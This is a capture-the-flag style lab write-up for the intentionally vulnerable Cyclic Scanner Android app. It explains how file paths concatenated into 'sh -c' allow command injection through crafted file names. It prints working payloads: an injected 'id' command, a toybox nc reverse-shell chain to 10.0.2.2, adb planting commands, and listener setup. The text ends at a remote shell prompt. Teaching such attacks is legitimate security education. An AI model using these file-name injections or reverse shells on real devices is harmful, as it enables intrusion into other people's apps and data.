Labs / Mobile Hacking Labs
MHL Cyclic Scanner Lab Writeup
The Cyclic Scanner app (com.mobilehackinglab.cyclicscanner) runs a foreground service that walks all of shared storage and hashes every readable file it finds, on a six second cycle. The hash command is built by concatenating the file’s absolute path into a shell string and handing that string to sh -c, so the file name ends up inside a shell command with no quoting around it. A file whose name contains shell metacharacters turns the scan into command execution as the app’s uid. The service is declared android:exported="false", and it never needs to be reached: the entry point is the shared storage directory itself, which any app with storage access or adb can write to.
Starting the Scanner

MainActivity holds a single switch. Toggling it on calls startForegroundService(new Intent(this, ScanService.class)), which brings ScanService up in the foreground. Toggling it off shows a toast, Scan service cannot be stopped, this is for your own safety!, and the switch resets, so the scan keeps running:
The manifest declares the service with android:exported="false":

Exported controls whether other components can start the service through IPC. The scan takes its input from the filesystem instead: a file planted in shared storage is enough, with no IPC involved.
The Six Second Loop

onCreate builds a HandlerThread and a ServiceHandler bound to its looper. onStartCommand promotes the service to the foreground and sends the handler a message. handleMessage walks Environment.getExternalStorageDirectory() recursively. The directory resolves to /storage/emulated/0, and for every entry that passes canRead() and isFile() the loop calls ScanEngine.scanFile(file). At the end it posts itself again with sendMessageDelayed(..., SCAN_INTERVAL). SCAN_INTERVAL = 6000, so one scan runs every six seconds:
sha1sum Built by String Concatenation

ScanEngine.scanFile is where the bug lives:
String command = "toybox sha1sum " + file.getAbsolutePath();
Process process = new ProcessBuilder(new String[0]).command("sh", "-c", command)
    .directory(Environment.getExternalStorageDirectory())
    .redirectErrorStream(true).start();
toybox, Android’s shell toolset covered in Android Foundations, provides sha1sum and nc on every device. toybox sha1sum file is the explicit spelling: name the binary, then the tool it should run as.
sh -c takes the string and parses it as shell source, so every metacharacter in the path does its normal job:
| Characters | What sh does with them |
|---|---|
; | command separator, runs both sides in order |
$(...) and backticks | command substitution, output pasted into the command line |
| | pipes one command’s stdout into the next |
> and < | redirects stdout or stdin to or from a file |
/ | path separator, impossible inside a file name |
.directory() starts the subprocess in /storage/emulated/0, so relative paths inside payloads resolve to /sdcard. redirectErrorStream(true) merges stderr into stdout, after which the code reads one line, cuts it before two spaces, and compares the result against four EICAR hashes, discarding everything else. An injected command must therefore produce its own effect: write a file, or open a connection.
A failing first command does not stop the rest of the line. sh runs the sequence and keeps going.
The File Name Is the Payload
The scan visits every file under /storage/emulated/0, and each visit builds toybox sha1sum <absolute path>. The absolute path contains the file name. Name a file x;id > pwned.txt and the command becomes:
toybox sha1sum /storage/emulated/0/x;id > pwned.txtsh splits on ;: sha1sum fails on the short path x, and id runs with its output redirected to pwned.txt in the working directory /storage/emulated/0. The subprocess inherits the app’s uid, so the write happens as the app.
Plant it. The outer double quotes keep the inner single quotes intact all the way to the device shell, and touch then creates one file with the literal name:
adb shell "touch '/sdcard/x;id > pwned.txt'"Wait out the scan cycle and read the file back:
adb shell cat /sdcard/pwned.txtuid=10213(u0_a213) gid=10213(u0_a213) groups=10213(u0_a213),3003(inet),9997(everybody),20213(u0_a213_cache),50213(all_a213) context=u:r:untrusted_app_32:s0:c213,c256,c512,c768Execution confirmed inside the app sandbox: anything the app can read, write, or reach, the payload can too.
The adb Quoting Mistake
The first attempt at this lab planted the payload without the outer quotes:
adb shell touch '/sdcard/x;toybox nc 10.0.2.2 4444 | sh -i 2>&1 | toybox nc 10.0.2.2 4445'The local shell consumes the single quotes before adb even starts. adb joins its arguments with spaces and sends the bare string. On the device the command runs as the shell user, root on an emulator after adb root, and that shell parses the string itself: touch /sdcard/x first, then the nc | sh -i | nc chain, immediately. The touch command never returns, because adb stays blocked babysitting the chain:

The shell that connects back is root, and the prompt reads emu64xa:/ #, the adb root shell prompt with / as the working directory. The ls output lists the root filesystem, not /sdcard:

The scanner never executed anything during that session. The file the app was supposed to process never existed: /sdcard ended up holding plain files named x and f, because the metacharacters never made it into a name. The same quote loss turned sh -c 'rm -f /sdcard/x*' into rm with no arguments, which is why the cleanup attempt failed with rm: Needs 1 argument.
Execution did happen, but in adbd’s root shell, not the app. The fix is one pair of quotes.
An Interactive Shell over Two Listeners
The Reverse Shells on Android note covers the shape in full: why mksh rules out /dev/tcp, why toybox nc has no -e, and how the two-listener wiring carries commands and output on one connection each. Two listeners on the host:
nc -lvnp 4444nc -lvnp 4445From inside the emulator, 10.0.2.2 is the host machine: the emulator aliases the host’s 127.0.0.1 at that address, so the payload does not need to know a LAN IP. On the host, the connections arrive as 127.0.0.1, because the emulator NATs them. Plant the payload with the corrected quoting, and the command returns to the prompt immediately:
adb shell "touch '/sdcard/x;toybox nc 10.0.2.2 4444 | sh -i 2>&1 | toybox nc 10.0.2.2 4445'"
Within one scan cycle both listeners connect. The two warnings are the remote mksh noting it found no terminal: job control is unavailable, nothing else is affected. The prompt shows the working directory /storage/emulated/0, which is the directory() value from ProcessBuilder, and id names the owner:

:/storage/emulated/0 $ id
